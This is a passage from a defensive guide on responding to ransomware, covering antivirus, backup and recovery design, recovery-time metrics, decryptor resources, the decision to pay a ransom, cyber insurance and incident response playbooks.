Your SIEM has only minutes to spot the CPU-intensive local encryption, and hours or days based on network size and other variables to find the rest.^{89,90} Criminals maximized the damage and issued their demands. Everything is now down or locked. Your first call alerts your management to the crisis letting them know about the demands.



Your next call is to your legal department to protect the organization under the attorney work product doctrine where a data breach could trigger subsequent lawsuits. The third call may be listed in your playbook and is to the security consulting group you contracted with. The necessary paperwork such as a Non-Disclosure Agreement, Master Services Agreement, and a Statement of Work have already been agreed to and are ready to execute.⁹¹ Your cyber insurance carrier gets the next call. Time to assemble your Incident Response Team (IRT).

Antivirus – Your Key Tool to Finding the Ransomware

Not every criminal is a mastermind, so your survival could depend on removing the malware from your systems and restoring files from backups. To avoid getting reinfected, the variant must be eradicated with an up-to-date quality AV tool. Picking the best tool is difficult since malware constantly morphs. AV makers try to stay on top of the changes, and no two organizations have the same IT architecture. Some ransomware deletes itself after a while, so you must avoid restoring the malware from your daily/weekly backups.


These days, AV programs use various technologies and algorithms running as background tasks on the computer to detect malware. They can monitor for malicious browser helpers, ransomware, keyloggers, trojan horses, adware, phishing attacks, arriving email, USB devices, and more.⁹² Bad actors try to stay ahead of AV detection by using different types of morphing malware, including oligomorphic code which takes one of a few predefined forms.⁹³ They can also employ polymorphic virus code that takes many forms and metamorphic code which mutates with each execution.

AV programs can detect and eradicate some variants including those that morph but usually not when the malware is a “zero-day” (never before detected) or once the encryption starts. Many AV programs scan email but may not be able to stop a user from clicking on a phishing link.

Some AV tools detect Emotet, TrickBot, and other malware loaders.⁹⁴ A loader is like a boot loader that starts Windows during power-up. In this case, it gets malware from a C&C server and starts it. A TrickBot “as-a-service” loader provides entry to a victim’s machine and can load Ryuk.⁹⁵ A 2020 Microsoft-led group obtained court approval to block TrickBot IP addresses, disable their C&C, and more.⁹⁶ In January 2021, authorities seized Emotet’s infrastructure.⁹⁷ Should enforcement pressure continue, hackers could favor phishing as an entry mechanism.

Germany’s AV-TEST Institute runs AV tools against a suite of malware samples.⁹⁸ Malware and AV products are ever-changing, so tests are periodically rerun. This part of their December 2021 report shows some titles achieved a perfect “6” for **protection**, **performance**, and **usability**. Each row links to details and comparisons. Categories include “Protection against zero-day malware attacks” and “Detection of widespread and prevalent malware discovered in the last 4 weeks”.

Product Name		Performance Usability		
		Protection	Performance	Usability
Ahn Lab V3 Internet Security 9.0	top product	6	5.5	6
Avast Free AntiVirus 21.9	certified	5.5	5.5	6
AVG Internet Security 21.9 & 21.10	certified	5.5	5.5	6
Avira Internet Security for Windows 1.1	top product	6	6	6
Bitdefender Internet Security 26.0	top product	6	6	5.5



Some organizations use endpoint protection for network defense. Gartner Research includes these top endpoint “Leaders” as of May 2021.⁹⁹ They supply each vendor’s perceived strengths and cautions and make recommendations on each product’s ability to protect against ransomware.

Restore From Backups

Hackers often scope out backups since their chance of making money increases when their viability decreases. Catalogs and backup data are prime targets. They might use **vssadmin** to delete Windows shadow copies. Backups must be secure, something **you** encrypt, AV scanned, and in your ransomware playbook. You want to recheck the immutable offline backups for malware and restore them to virtual servers. Recovery takes time and adds to the disruption.

Care must be taken when restoring the systems, especially when not paying the ransom. After removing the ransomware from primary systems, find out when the backups were malware-free. Without a viable backup, an organization might have to reload from scratch, which means no customer shipment data or account receivables, and a possible customer safety issue.


Hopefully, your backups were tested before you got to this point. For example, if everything is backed up on your online NAS, it still might contain malware and encrypted data. Backups are key to recovering from an attack, but it's still not simple or quick, and recovery can be confusing. Periodic testing ensures an organization can restore a production environment in a catastrophe. One study showed that 20% of organizations that restore from backups also pay a ransom.¹⁰⁰

A backup architecture reflects a myriad of choices. Some use server software to write to local tape drives, deduplicated appliances, or even local file systems. Cloud backup is popular with cloud applications. Shops could also choose a hybrid backup design to combine local and cloud capabilities. From a ransomware perspective, a design must allow point-in-time versioning.

Then they choose how to backup. A **full** backup copies everything. With a lot of data, it takes more time and space, but the easiest and maybe quickest to restore. Others use a weekend **full** and a weekday **incremental** backup of changes since the previous backup. Recovery involves the last **full** backup and ensuing **incremental** backups. **Incremental** takes less time but can add to the complexity. **Differential** backup is a twist on **incremental** that captures changes since the last **full**, making it fast to restore with only the last **full** and latest **differential** needed.


Cloud users should know how their infrastructure is protected. With Amazon Web Services (AWS), they patch **their** managed services.¹⁰¹ Cloud services may provide some AV tools, but file store permissions, bucket contents, configuration,

AWS Shared Security Model Infrastructure	
Ownership	Software
AWS Cloud Security	Compute, Storage, Database, Networking Hardware / AWS Global Infrastructure Regions, Availability Zones, Edge Locations
Consumer Cloud Security	Customer Data Platform, Applications, Identity & Access Management Operating System, Network & Firewall Configuration Client-side Data Encryption & Data Integrity Authentication Networking Traffic Protection (Encryption, Integrity, Identity) Server-side Encryption (File System and/or Data)




authentication, VM patching, and more are likely a customer's job. AWS does offer a backup service that is priced by the amount of monthly storage used and restored.¹⁰²

The US Computer Emergency Readiness Team suggests **3-2-1** in their backup strategy. This rule helps restore hacker-encrypted primary data.^{103,104} It calls for **3** data copies, one **primary production data copy** plus **two backup copies**, each on different media such as **disk/SSD** and **tape**, and a 3rd copy kept offsite in a **cloud**, remote cabinet, or even in a bank safety deposit box. If your primary data is in your local data center, then segregate the **1st media type** in that center for fast restorations.




Many groups use tape as their **2nd media** and an Iron Mountain-type custodial service to take it offsite.¹⁰⁵ IBM and Fujifilm created a 580 TB tape cartridge that can be taken offline and physically separated from network systems – a term called *air gap*.¹⁰⁶ Air-gapped backups create a physical malware



barrier, making it impossible for a hacker to access it unless it is actively performing a backup or recovery. It provides a known point in time from which to restore your systems.¹⁰⁷

Rubrik’s “Zero Trust Data Management” is a *logical* air gap design.¹⁰⁸ It assumes that no program, device, or person can be trusted, and immutable backups are ransomware protected. Data in-flight is **encrypted** and stored as **append-only** and not network protocol accessible. Its Artificial Intelligence (AI) can detect an attack and give your staff a practical recovery point.




Dell’s Cyber Recovery prevents a hacker from destroying a backup.¹⁰⁹ It synchronizes the data flow to the air-gapped backup vault with immutable images and retention policies. Its vault is an isolated physical storage rack that a server accesses with multifactor authentication. Once the backup finishes, the network link and interface are disabled, making it immutable and invisible to ransomware. Data is signature scanned and Machine Learning (ML) detects anomalies.

An ultra-simple external large USB drive is a small environment approach that connects to a server through a standard port. After a backup, disconnect the storage to air gap it. Date label it externally to be able to restore from a point in time before the malware invaded. If you determine your system was compromised on Tuesday, you could restore using Monday’s drive.

Examine your primary data. High change rates may warrant a frequent backup with snapshots (a system at a point in time), while infrequent changes need fewer backups. Write Once, Read Many (WORM) immutable storage is useful for fixed data that is not erased, changed, or deleted once it is written. Tamperproof WORM is practical for data such as X-rays or financial records. Data needing a short restoration time benefits from image backups that capture an entire storage device for easy restores. Other solutions convert a backup image to a virtual machine.

During restoration, previously undiscovered malware must be purged or the vicious cycle starts all over. Backup systems such as Veeam will scan files before restoration using a reliable AV tool.¹¹⁰ The scan works as it does on your primary storage and if it detects **known** malware, it can stop the restore, or possibly remove or quarantine the malware before it can cause harm.

They also offer a final DataLabs protection layer if malware eludes your efforts. It has a secure, isolated, and testable virtual **sandbox restoration**, so you can try other malware removal approaches before restoring your **production environment**.¹¹¹



When new viruses are caught and profiled, the manufacturer adds them to their AV database, so keeping your detection software up to date is critical. This allows you to scan your older backups against the latest AV database. No two AV programs are alike, and one program might catch what another misses. It can be useful to use one AV product for your production system that covers your email, USB devices, etc., and another to scan your backups.

An organization might want to be paranoid after refusing to pay the ransom and lean toward a “wipe everything clean” approach. It certainly is a safe way to proceed, but the guaranteed interruption to the business given a full factory reset or acquiring fresh storage will require a great deal of supplier coordination. Others prefer a Bare-Metal Restore (BMR). While not common in SMBs, larger environments may use BMR to recover from physical disasters such as fire, flood, or ransomware.¹¹² Set up in advance, a BMR provides a wide range of recovery solutions, with some restoring to “like” hardware, dissimilar hardware, or a virtual machine.

These backup permutations could be your last line of recovery. Every option has pluses and minuses, such as convenience, cost, the volume of data, deduplication profile, type such as WORM, and more. For instance, the analysis for cloud backup would involve the volume of data you are sending it, the time it would take to restore your environment, versioning, and the cost. Once the malware and encrypted files are deleted, a proper restore will get your systems to a good, known state. A backup strategy should be based on daily or hourly requirements to return the environment to a point in time before the breach.

Ransomware Metrics

Discovering an attack is a race against time. The longer it continues, the likelier its success and the more painful the recovery. Measuring how quickly your organization can discover and recover, and the points-in-time for that restoration is part of ransomware metrics.

Metrics lend themselves to spotting ransomware and remediation. The main two are **Mean Time to Detect (MTTD)**, or the average time it takes to discover a breach, and **Mean Time to Respond (MTTR)**, which is the average time it takes to remediate an attack after its discovery.


MTTD measures in minutes, hours, or even weeks the period between the beginning of an attack and its discovery. The formula is simple – sum the total times for all detections and divide by the number of detections: $MTTD = \frac{\text{Total Incident Detection Times}}{\text{Number of Incidents}}$. For instance, if a user clicked on a phishing email at 3 PM and the security team found the malware the next day at 8 AM, the detection time is 17 hours. Then sum up each incident and divide by the quantity.

MTTR is how fast an attack is remediated: $MTTR = \frac{\text{Total Maintenance Time}}{\text{Total Number of Repairs}}$. A 2019 SANS survey showed 86% needed a month to detect an attack while 58% had an **MTTD** of under 24 hours.¹¹³ After detection, 90% had an **MTTR** of under a month and 34% needed less than 24 hours.

Before deciding to fight or pay the ransom, you will want to know your **Recovery Time Objective (RTO)** and **Recovery Point Objective (RPO)**. These similar-sounding terms are critical when systems are down. Every hour of downtime could mean thousands of dollars in lost revenue, a threat to public safety, and could potentially harm national security.

The **RTO** is how long systems can be down before business operations reach an unacceptable level. It includes the restoration time plus time to replace any hardware. How fast can your staff restore everything needed to be business-ready? Backup systems may prioritize the restoration to bring up key systems faster such as your domain controller, even though restored data may not be useful if some systems are unavailable. Cloud backup restoration time is likely throttled by network speeds. Large data losses or long outages lead some outfits to pay the ransom.

Many vendors can restore your environment to just before the encryption began. An **RPO** should determine how much **data** (time) your group can afford to lose since the backup before the encryption event and still expect to return to normal. For example, this is a Veritas



continuous data replication strategy illustration.¹¹⁴ Assume you learn the malware started at **5 PM Thursday** and your last **backup** was that midnight **1**. Unfortunately, you didn't discover the breach until **11 AM Friday** **2** when you turned everything off. That means with a **standard solution**, you lose 35 hours of work (all day Thursday plus part of Friday). You could achieve a shorter **RPO** (less loss) of perhaps **4 PM Thursday** **3** to minimize the loss to 17 hours by using a **continuous replication with checkpoints**, which represents the environment as it existed just before the event.

These metrics can be confusing. Some groups work the problem backward – how much time do you have to become operational once you discover and remediate before your business fails, harms its reputation, or endangers life? One day? One week? One month? Downtime is one of the reasons businesses fail after a ransomware attack.¹¹⁵ Determine your tolerance and build an architecture to accomplish it. Even if you pay the ransom, you will be down until operations are restored. A study found that 80% of those that paid a ransom became the gang’s “repeat customers”, so you need a defense strategy to prevent further attacks.¹¹⁶

When Backups Won’t Protect Your Organization

Backups were conceived as a method to restore data from internal loss, such as when a hard drive failed, an accidental deletion occurred, etc. Today, a backup is a primary alternative to paying a ransom. There is pain, but this approach has been very successful.

Over time, criminals added to their repertoire and now some steal data before encrypting it, or simply bypass the harmful encryption stage and move to a disclosure threat.¹¹⁷ This new model called Leakware (or Doxware) means that if the ransom is not paid, the criminals could disclose or sell your confidential customer data including medical records, intellectual property, and more to another gang.¹¹⁸ It marks the first time that a good backup is simply not enough.

“Double extortion” improves a hacker’s chances of payment and makes your remediation moot – some organizations cannot afford to have their sensitive data appearing on the dark web. Doxware is now occurring 81% of the time and is aimed at targets that can ill afford to have private information published.¹¹⁹ The criminals might not care if you decrypt the data or restore it from backups – a failure to pay equals publication. A “triple extortion” can also occur when the criminals use stolen email addresses and credentials to demand personal ransom payments from the innocent people reflected in the data.¹²⁰ Examples of Leakware ransomware include:

- Maze – it encrypts data and sends it to an organized hacker group.¹²¹
- Ragnar Locker – steals and encrypts data, and can hide as a trusted virtual machine.¹²²
- Nefilim – new in 2020, it also steals and encrypts data. May not have a RaaS model.¹²³

When an organization decides to pay a ransom to get a decryption key, they are also negotiating with a criminal to have them delete the data they stole. Do you trust your criminal? What prevents them from asking you for another payment for the same data next week?

A defense against Leakware is for you to encrypt your primary data, so it is useless if exposed outside your group. A software solution that does this is called Anchor.¹²⁴

Anchor encrypts your files before a criminal does, and uses your access rules on how and where the files, such as Word, Excel, and others can be used.¹²⁵ Rules include “Microsoft



Active Directory”, “Location/Geofence”, “IP Address”, “WiFi Network”, and more. The embedded Anchor code and heartbeat guarantee only those meeting your rules can access the file, regardless of whether it was transported by FTP, USB stick, email attachment, etc. A central dashboard monitors files for compliance purposes to prove a breach has not occurred.


If some of your data never changes once it is created, such as medical data, surveillance video, receipts, and more, then you can use an Information Lifecycle Management policy. WORM protection handles static data that cannot be altered, deleted, or tampered with until a policy allows it. If ransomware encrypts a WORM file, a new encrypted file is created and the original is left intact – i.e., immutable storage. It is offered by vendors such as Dell with their Elastic Cloud Storage and Content Addressable Storage access method.

Ransomware Decryptors

If your firm is breached and held for ransom, you should try decryption tools. The Netherlands police, law enforcement agencies, and various IT security companies **NO MORE RANSOM!** <https://www.nomore ransom.org/en/index.html> created NoMoreRansom.¹²⁶ Its mission is to disrupt hackers and says they should not be paid to unlock a victim’s data since it encourages bad behavior and there is no guarantee you will get the decryption key. With over 180 members, they offer free countermeasures to remediate ransomware. In the US, they recommend contacting the FBI’s Internet Crime Complaint Center.

NoMoreRansom’s library has over 150 solutions.

Their drag-and-drop “Crypto Sheriff” tries to provide a decryptor and its usage by identifying the ransomware variant from a sample of infected



Upload encrypted files here (size cannot be larger than 1 MB)

Type below any email, website URL, onion or/and bitcoin address you see in the RANSOM DEMAND. Note: Be especially accurate with the spelling.

Choose first file from PC

Choose second file from PC

Or upload the file (.txt or .html) with the ransom note left by criminals

Go! Find out

data and ransom demand. This is a video overview: https://youtu.be/_dt8KvxOZTA. Before remediating, remove the malware with your AV suite or it will lock your system again. Your AV provider may also have a service to help you remove it. During cleaning, do not attach your recovery backups. Even with a decryptor key, it could take hours or days to free your systems.

Unfortunately, with entrepreneurial and nation-state-sponsored bad actors constantly revising and creating new strains of malware due to its profitability, the free NoMoreRansom tools can't stay ahead of cybercriminals. If they cannot provide a solution, they do offer advice, and partner sites such as Kaspersky Labs have additional decryptors for malware such as:¹²⁷


1. **Wildfire** – regional malware in a genuine-looking email that asks the user for a redelivery time for a failed package delivery. The form contains a macro that encrypts files on a computer and makes them inaccessible with a WFLX extension.
2. **Shade** – also called Troldesh, a Trojan-Ransom.Win32.Shade malware encrypts documents, pictures, and archives.

3. **Rakhni** – and variants Aura, Autoit, and more. Spread via spam email when users open attached pdf. Encrypts files with extensions based on the variant.
4. **Rannoh** – encrypts the files on your computer and blocks AV tools and restoration software from recovering the system unless a ransom is paid.
5. **CoinVault** – after encrypting the system, provides “one free” decryption as proof of their sincerity to unlock the rest of the system in return for a paid ransom.¹²⁸
6. **Xorist** –Trojan-Ransom.Win32.Xorist is built from a kit and gains access to the victim's computer. It modifies data making the system inaccessible until a ransom is paid.¹²⁹

Be alert to decryptor keys you find on bogus websites – you don't want to reinfect yourself.

Paying the Ransom

Forrester says decryption, restoration, new gear, reimaging, and other activities require days to months of work.^{130,131} Once an attack begins, they recommend assembling an **IRT** and a **Ransomware Specialist Team** with goals to help the organization decide to **recover from backups** or **pay the ransom** as shown in this workflow. When the attack ends and restoration is complete, a post-mortem should include ways to prevent future attacks.



Law enforcement advises firms not to pay, yet some victim groups such as a hospital can't allow patients to die. If the decision is to pay, hopefully, your group did its best with defenses, user training, and system backups. There are many reasons to pay, such as fear of tarnishing the corporate brand through unwanted publicity, extensively damaged systems, and calculations that restoration will take too long and cost more than the demands. Your best business decision – it's time to pay the ransom and prepare for the next battle. It turns out you are not alone. For whatever solace it brings, 58% of organizations paid a ransom to unlock their data in 2019.¹³²

Since your group is a victim of a crime, you should notify the authorities before opening your bitcoin checkbook. The US Treasury's October 2020 advisory says that ransom payments may violate its regulations.¹³³ Advisory notices are not law, so involve your legal staff. However, Uber's Chief Security Officer was charged by federal prosecutors and faces up to eight years in prison for allegedly covering up a sizable 2016 Uber data breach of an AWS S3 bucket.¹³⁴

Based on data location, your legal staff should work with the EU's Information Commissioner's Office (ICO) according to General Data Protection Regulations.¹³⁵ There are many breach notification laws your legal staff should follow. This summary of state laws governs personal

data stored in their jurisdiction: <https://www.itgovernanceusa.com/data-breach-notification-laws>.

For example, New Jersey's 2005 Identity Theft Prevention Act requires State Police and citizens to be promptly notified if personal data is held for ransom. If health data is attacked, the Health Insurance Portability and Accountability Act rules must be followed.¹³⁶ The Payment Card Industry Data Security Standard requires notification if credit card data is involved. The Securities and Exchange Commission has Regulation S-P while Federal Trade Commission rules govern financial data.¹³⁷ Non-compliance can be met by fines in addition to the cost to fight the malware.¹³⁸ Your group may need to provide customers with 3rd party "Identity Theft Protection" to allay fears and regain your firm's trust if their data is compromised.

Before paying the ransom, negotiate with the criminal. Some organizations hire 3rd party go-betweens experienced with ransomware.¹³⁹ GroupSense, a ransomware negotiator, suggests counteroffers not be made in round numbers, concessions should have justifications, and tell them they are talented, but your group can't pay a high demand.¹⁴⁰ One firm says the haggling occurs in a dark web chat room such as asking for a prompt payment discount in return for their remediation help.^{141,142} The dark web is a set of anonymous deep web servers unreachable through a Google search. If you wanted to buy stolen credit card numbers, hacked bank accounts, drugs, or RaaS, you would use the TOR browser for anonymous internet access.

To get bitcoin, use a crypto trading service or a Bitcoin ATM to transfer cash into someone's bitcoin wallet.¹⁴³ You will hopefully get a decryption key after paying the ransom. Check it on an encrypted file to be sure everything looks okay. In an orderly manner, start restoring key systems, followed by database servers, and so forth. You do not want users getting on first.

A study found that only 8% of victims that paid the ransom failed to get all their data back and 29% only got half of it back.¹⁴⁴ Lacking a viable decryption key, you must reimagine and replace a portion of your infrastructure, and that could make paying the ransom moot.


Ransomware Insurance

An attack can paralyze your firm, leaving it with business losses and expenses associated with remediation, regulatory fines, and penalties. Consider ransomware insurance. Insurance is financial protection against loss from a specific event in exchange for a premium after a deductible is reached. It reduces your organization's monetary exposure to ransomware.

Insurance is customized to meet customer needs. It should be part of a risk and compliance policy designed to handle the financial impact that could run into tens of thousands of dollars.¹⁴⁵

An attack's true cost is not only the ransom demands but a function of the organization's size, the severity of an attack, downtime, data locality, labor, lost opportunity, and more. Sophos says remediation costs more in Sweden and Japan than in other countries, due in part to higher labor costs.¹⁴⁶

Top 5 Countries – Average Ransomware Remediation Cost



www.sophos.com/en-us/medialibrary/Gated-Assets/white-papers/sophos-the-state-of-ransomware-2020-wp.pdf

Travelers Insurance is a cyber insurer and a sample of their policy categories include:¹⁴⁷


1. **Computer data loss and restoration** – Coverage for stolen or physically damaged computers, or when their data cannot be retrieved or restored.
2. **Cyber theft and cyber fraud** – Provides lost or stolen data protection due to an attack.
3. **Extortion** – Helps to defray the cost to investigate and remediate a data breach.
4. **Forensic investigation** – Covers the legal, technical, or forensic service cost to understand and address the malware's impact.
5. **Hacksurance** – Coverage protecting against cyber threats and hacking.
6. **Interruption to business** – No different than fire insurance, disrupting cyber events cost a business time and money. This covers the gap until the business function is restored.
7. **Reputation** – All the best efforts to fight ransomware can still result in organizational defamation, and the legal costs to repair the image are addressed by this insurance.

Ryuk unsuccessfully attacked New Orleans on December 13, 2019.¹⁴⁸ A city employee unknowingly clicked on a phishing email, resulting in officials turning off 4,000 computers. They had a \$3M cyber insurance policy to defray costs. With no ransom demand and encrypted systems, it forced the city to buy new computers, software, and networking as IT spent \$7M to restore everything. They later increased their policy to \$10M to help with future attacks.

There is an interesting wrinkle in the cyber insurance business. When ransomware is launched by members of a foreign cyber army, it could be determined to be by a nation-state. Precedent exists that an attack by a foreign government's sponsored group can be classified as an act of war, and based on the policy, limit or make a claim unenforceable. In 2017, a NotPetya ransomware attack was launched allegedly by Russian agents against Mondelez International, the maker of Oreo, Ritz, Tang, and more.¹⁴⁹ Their Zurich Insurance Group said the attack was not covered under an act of war exclusion. Mondelez then sued Zurich for breach of contract. Nation-state attacks could be on the rise as retaliation by Russia for support of Ukraine.

Create an Incident Response Playbook

In ThreatPost's poll of groups attacked by ransomware, 43% did not pay the ransom and recovered relatively unscathed because of their backup design, and 20% reported that network



segmentation limited the attack.¹⁵⁰ Preparation is key, and the first step in defending your organization requires a playbook. It should have at a minimum these six basic tabs:

1. **Pre-work** –includes the architectural and human factors discussions on backup, email security, tools, patching, training, rehearsal planning, and more.
2. What to do **when an attack is detected?** Who does what and when? The output determines the scope of the attack and identifies the attacker.
3. Almost in parallel, the execution of **defined steps to contain the infection**.
4. **Fight or flight** – what are the criteria to decide whether to restore the environment to pre-attack days? If the decision is to pay the ransom, what steps will be taken?
5. With the **“fight” approach**, remove the malware from the environment. Determine which systems must be recovered first, and how should they be recovered.
6. Conduct a **post-mortem** because no plan is perfect. There will be lessons learned to help prevent the next attack.

A Disaster Recovery (DR) plan is a step-by-step set of actions to protect the organization in the event of a disaster. Traditional DR plans deal with recovery after acts of God like a fire or a power outage and shorten the restoration time. An Incident Response (IR) plan ensures a reliable recovery when malware is involved. It may have a different set of stakeholders

Topics your organization should address in these IR chapters include how your backup strategy will help during an attack. Criminals look for configuration weaknesses, so review your patch management and configuration strategy. End-user education and behavior modification are critical since they are attack vectors. The FBI recommends a playbook address these areas:¹⁵¹

1. Users need to be cautious and conscientious about what they download and click on.
2. Operating systems, software, tools, and applications need to be kept up to date.
3. AV and antimalware must perform regular scans.
4. Regular completed backups must be performed and kept offline when complete.
5. Create a disaster plan if an attack is successful.
6. Users in an organization should not have privileged accounts.
7. Restrict write access to an operating system’s file, directory, and network access control.
8. Email macro scripts are not allowed.
9. Contact your FBI office if your organization is attacked.


A plan needs tactical steps that minimize and contain a breach. Malware will likely infect every machine, so the faster the initial infection is isolated and uninfected machines are turned off, the less damage it does. Each machine must be checked, especially for phishing activity.

Disconnect “patient zero” and any NAS systems from the network. Disable Wi-Fi, Bluetooth, and internet segments to stop the infected machine from contacting the hacker’s C&C.

Locate patient zero by finding encrypted files with recent “Date Modified” activity, through user reports of problems opening files, unusual %TEMP% activity, weird file extensions, and bizarre file names. Scan network logs to find machines rapidly opening and closing files. Knowing when they were infected will help your recovery decisions. Create a triage list of machines, file shares,

cloud storage, USB drives, smartphones, and other attack vectors that display malicious activity. Ask users about any strange PC behavior or if they opened any unusual emails. If some storage devices are not infected, isolation and read-only mode will protect against virus spread. The ransom note and AV exceptions may point to the variant infecting your machines. Follow the “Ransomware Decryptors” chapter for advice on ransomware identification.

Ransomware exploits vulnerabilities every day. The National Vulnerability Database is a current catalog of CVE security flaws, checklists, misconfigurations, access complexity, and remediation availability.¹⁵² This dashboard snippet shows flaw rates and severity distribution.¹⁵³ Drilling down, the [CVE-2021-28186](#) entry



shows a summary, severity, details, related information, a discussion of the flaw, affected configurations, and more.¹⁵⁴ In 2021, there were over 20,000 new entries cataloged.¹⁵⁵ A

CVE-2021-28186 Description - The specific function in ASUS BMC's firmware Web management page (ActiveX configuration-2 acquisition) does not verify the string length entered by users, resulting in a Buffer overflow vulnerability. As obtaining the privileged permission, remote attackers use the leakage to abnormally terminate the Web service.

Common Weakness Enumeration is also available at cwe.mitre.org which provides a list of common software and hardware weaknesses that your organization should check.

An IR playbook should include a role description of key individuals needed during an incursion. For example, do you use an internal forensic specialist or rely on a service provider? Vendors must have a contractual emergency response definition directing a specialist to pinpoint the attack, determine the root cause, help remediate, and more. Legal counsel and public relations are mandatory roles to help manage and represent the organization externally. If your group has a cyber insurance policy, plan on working with their expert during the remediation phase.

Playbook Samples

If creating a playbook seems like a daunting task, start by looking at established outlines and plans. CISA reduces risks from cyberattacks on the government, food, fuel, water supplies, life-critical hospitals, and infrastructure such as the power grid. They published a “Ransomware Guide” with a checklist that covers their best practices and suggestions which could be incorporated into your playbook.¹⁵⁶ There are also published playbooks you can customize with permission such as the Public Power Incident Response guide whose cover is shown to the right.¹⁵⁷ Your playbook can include recommendations and precautions to safeguard against future attacks, such as:



1. Code levels and patches for operating systems and their contents, network devices, and other infrastructure components must be kept up to date.
2. Security access should be granted based on its need to do a certain job. You may want the help of your human resources group to define these roles and permissions.

3. Maintain good password hygiene – they should be strong and changed periodically.
4. Whether you use Outlook, Gmail, Yahoo, or another email service, adding additional email filtering offers another layer of protection against phishing or even spam.
5. Malware can disguise itself – polymorphic malware can change itself and its features to avoid detection. Detection tools should use behavior detection and ML.
6. Stop using unsupported environments. If you use a device that is considered legacy, such as Windows XP, think of redesigning that solution.
7. Test and rehearse your plan.
8. Decide if you could run your organization with a minimalist environment, such as without email or perform order processing without a computer system.

Other outlines tackle the issue from a business perspective. The “Cyber Incident Response Planning & Guide” gives you the steps to “identify a breach or security issue and then stop, contain, and control it quickly”, and helps with other attacks facing your organization:¹⁵⁸

- Phishing
- Malware
- Stolen credentials
- Insider attacks
- Ransomware
- Lost or stolen devices

Explore the National Institute of Standards and Technology (NIST) response plan or the private, nonprofit Sysadmin, Audit, Network, and Security (SANS) “Incident Handler's Handbook”.^{159,160}

The SANS approach is more in line with this article’s direction and they offer security courses and other information for your organization’s plan. This chart compares their methodologies.

NIST	SANS
1. Preparation	1. Preparation
2. Detection & Analysis	2. Identification
3. Containment, Eradication, & Recovery	3. Containment
4. Post-Incident Activity	4. Eradication
	5. Recovery
	6. Lessons Learned

The cyber resilience NCC Group created a “Cyber Incident Response Playbook” for the Scottish Government as part of a Cyber Incident Response Plan.¹⁶¹ You may be able to adapt it to your roles and responsibilities. The Cyber Readiness Institute outlines a plan with a “Ransomware Decision Guide” that illustrates the steps you should take to make a “fight back” or “pay a ransom” choice.¹⁶² Their videos and other resources offer security and phishing prevention education. Based on the SANS model, GitHub has “A collection of Cyber Incident Response Playbook Battle Cards” that can help you construct your plan.¹⁶³

